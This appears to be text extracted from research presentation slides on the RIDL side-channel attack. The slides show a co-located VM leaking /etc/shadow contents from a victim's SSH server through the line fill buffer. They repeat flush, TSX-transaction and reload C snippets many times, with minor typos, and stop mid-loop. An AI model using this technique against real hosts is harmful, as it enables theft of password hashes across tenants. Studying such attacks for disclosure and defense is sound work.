
We get a VM on the same server

THREAT MODEL






We make sure it is co-located

THREAT MODEL




Victim VM runs an SSH server

CHALLENGES


-  Getting data in flight
-  Leaking data
-  Filtering data

IN-FLIGHT DATA




How do we get data in flight?

IN-FLIGHT DATA




We run an SSH client...

IN-FLIGHT DATA




... that keeps connecting to the SSH server

IN-FLIGHT DATA






The SSH server loads `/etc/shadow` through LFB

IN-FLIGHT DATA




The contents from `/etc/shadow` are in flight

CHALLENGES


-  Getting data in flight
-  Leaking data
-  Filtering data

LEAKING




Now that the data is in flight, we want to leak it

LEAKING



We run our RIDL program on our server...

LEAKING



...which leaks the data from the LFB

What does this program look like?

① FLUSH

```
for (i = 0; i < 256; ++i) {  
    _mm_cflush(probe + i * 4096);  
}
```


② RIDL

```
if (_xbegin() == _XBEGIN_STARTED) {  
    char byte = *(volatile char *)NULL;  
    char *p = probe + byte * 4096;  
    *(volatile char *)p;  
    _xend();  
}
```

③ RELOAD

```
for (i = 0; i < 256; ++i) {  
    t0 = __rdtsc();  
    *(volatile char *)(probe + i * 4096);  
    dt = __rdtsc() - t0;  
}
```

Probe Array



① FLUSH

```
for (i = 0; i < 256; ++i) {  
    _mm_cflush(probe + i * 4096);  
}
```


② RIDL

```
if (_xbegin() == _XBEGIN_STARTED) {  
    char byte = *(volatile char *)NULL;  
    char *p = probe + byte * 4096;  
    *(volatile char *)p;  
    _xend();  
}
```

③ RELOAD

```
for (i = 0; i < 256; ++i) {  
    t0 = __rdtsc();  
    *(volatile char *)(probe + i * 4096);  
    dt = __rdtsc() - t0;  
}
```

Probe Array



① FLUSH

```
for (i = 0; i < 256; ++i) {  
    _mm_cflush(probe + i * 4096);  
}
```


② RIDL

```
if (_xbegin() == _XBEGIN_STARTED) {  
    char byte = *(volatile char *)NULL;  
    char *p = probe + byte * 4096;  
    *(volatile char *)p;  
    _xend();  
}
```

③ RELOAD

```
for (i = 0; i < 256; ++i) {  
    t0 = __rdtsc();  
    *(volatile char *)(probe + i * 4096);  
    dt = __rdtsc() - t0;  
}
```

Probe Array



① FLUSH

```
for (i = 0; i < 256; ++i) {  
    _mm_cflush(probe + i * 4096);  
}
```


② RIDL

```
if (_xbegin() == _XBEGIN_STARTED) {  
    char byte = *(volatile char *)NULL;  
    char *p = probe + byte * 4096;  
    *(volatile char *)p;  
    _xend();  
}
```

③ RELOAD

```
for (i = 0; i < 256; ++i) {  
    t0 = __rdtsc();  
    *(volatile char *)(probe + i * 4096);  
    dt = __rdtsc() - t0;  
}
```

Probe Array



① FLUSH

```
for (i = 0; i < 256; ++i) {  
    _mm_clflush(probe + i * 4096);  
}
```


② RIDL

```
if (_xbegin() == _XBEGIN_STARTED) {  
    char byte = *(volatile char *)NULL;  
    char *p = probe + byte * 4096;  
    *(volatile char *)p;  
    _xend();  
}
```

③ RELOAD

```
for (i = 0; i < 256; ++i) {  
    t0 = __rdtsc();  
    *(volatile char *)(probe + i * 4096);  
    dt = __rdtsc() - t0;  
}
```

Probe Array



① FLUSH

```
for (i = 0; i < 256; ++i) {  
    _mm_cflush(probe + i * 4096);  
}
```


② RIDL

```
if (_xbegin() == _XBEGIN_STARTED) {  
    char byte = *(volatile char *)NULL;  
    char *p = probe + byte * 4096;  
    *(volatile char *)p;  
    _xend();  
}
```

③ RELOAD

```
for (i = 0; i < 256; ++i) {  
    t0 = __rdtsc();  
    *(volatile char *)(probe + i * 4096);  
    dt = __rdtsc() - t0;  
}
```

Probe Array



① FLUSH

```
for (i = 0; i < 256; ++i) {  
    _mm_cflush(probe + i * 4096);  
}
```

② RIDL


```
if (_xbegin() == _XBEGIN_STARTED) {  
    char byte = *(volatile char *)NULL;  
}
```

Leak in-flight data from an invalid or unmapped page, also works for demand paging.

③ RELOAD

```
for (i = 0; i < 256; ++i) {  
    t0 = __rdtsc();  
    *(volatile char *) (probe + i * 4096);  
    dt = __rdtsc() - t0;  
}
```

Probe Array



① FLUSH

```
for (i = 0; i < 256; ++i) {  
    _mm_cflush(probe + i * 4096);  
}
```


② RIDL

```
if (_xbegin() == _XBEGIN_STARTED) {  
    char byte = *(volatile char *)NULL;  
    char *p = probe + byte * 4096;  
    *(volatile char *)p;  
    _xend();  
}
```

③ RELOAD

```
for (i = 0; i < 256; ++i) {  
    t0 = __rdtsc();  
    *(volatile char *)(probe + i * 4096);  
    dt = __rdtsc() - t0;  
}
```

Probe Array



① FLUSH

```
for (i = 0; i < 256; ++i) {  
    _mm_clflush(probe + i * 4096);  
}
```


② RIDL

```
Use the leaked byte as an index  
into our probe array.  
*(volatile char *)p;  
_xend();  
}
```

③ RELOAD

```
for (i = 0; i < 256; ++i) {  
